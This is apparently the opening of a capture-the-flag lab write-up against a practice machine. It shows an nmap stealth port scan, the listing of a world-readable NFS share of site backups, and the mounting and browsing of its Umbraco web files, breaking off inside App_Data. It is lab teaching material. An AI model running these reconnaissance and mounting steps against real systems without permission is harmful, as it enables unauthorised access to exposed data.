





```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 10:56 +03
Stats: 0:10:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.62% done; ETC: 11:09 (0:01:40 remaining)
Nmap scan report for 10.10.10.180
Host is up (0.070s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp   open  rpcbind       2-4 (RPC #100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```




```
root@kali:~/Masaüstü# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```



```
root@kali:/mnt# mkdir remote
root@kali:/mnt# mount -t nfs 10.10.10.180:/site_backups remote/
root@kali:/mnt# cd remote
root@kali:/mnt/remote# ls -la
toplam 123
drwx------ 2 nobody 4294967294  4096 Şub 23 21:35 .
drwxr-xr-x 4 root   root        4096 Mar 25 10:57 ..
drwx------ 2 nobody 4294967294    64 Şub 20 20:16 App_Browsers
drwx------ 2 nobody 4294967294  4096 Şub 20 20:17 App_Data
drwx------ 2 nobody 4294967294  4096 Şub 20 20:16 App_Plugins
drwx------ 2 nobody 4294967294    64 Şub 20 20:16 aspnet_client
drwx------ 2 nobody 4294967294 49152 Şub 20 20:16 bin
drwx------ 2 nobody 4294967294  8192 Şub 20 20:16 Config
drwx------ 2 nobody 4294967294    64 Şub 20 20:16 css
-rwx------ 1 nobody 4294967294   152 Kas  1  2018 default.aspx
-rwx------ 1 nobody 4294967294    89 Kas  1  2018 Global.asax
drwx------ 2 nobody 4294967294  4096 Şub 20 20:16 Media
drwx------ 2 nobody 4294967294    64 Şub 20 20:16 scripts
drwx------ 2 nobody 4294967294  8192 Şub 20 20:16 Umbraco
drwx------ 2 nobody 4294967294  4096 Şub 20 20:16 Umbraco_Client
drwx------ 2 nobody 4294967294  4096 Şub 20 20:16 Views
-rwx------ 1 nobody 4294967294 28539 Şub 20 08:57 Web.config
root@kali:/mnt/remote# cd App_Data
root@kali:/mnt/remote/App_Data# ls -la
toplam 1977
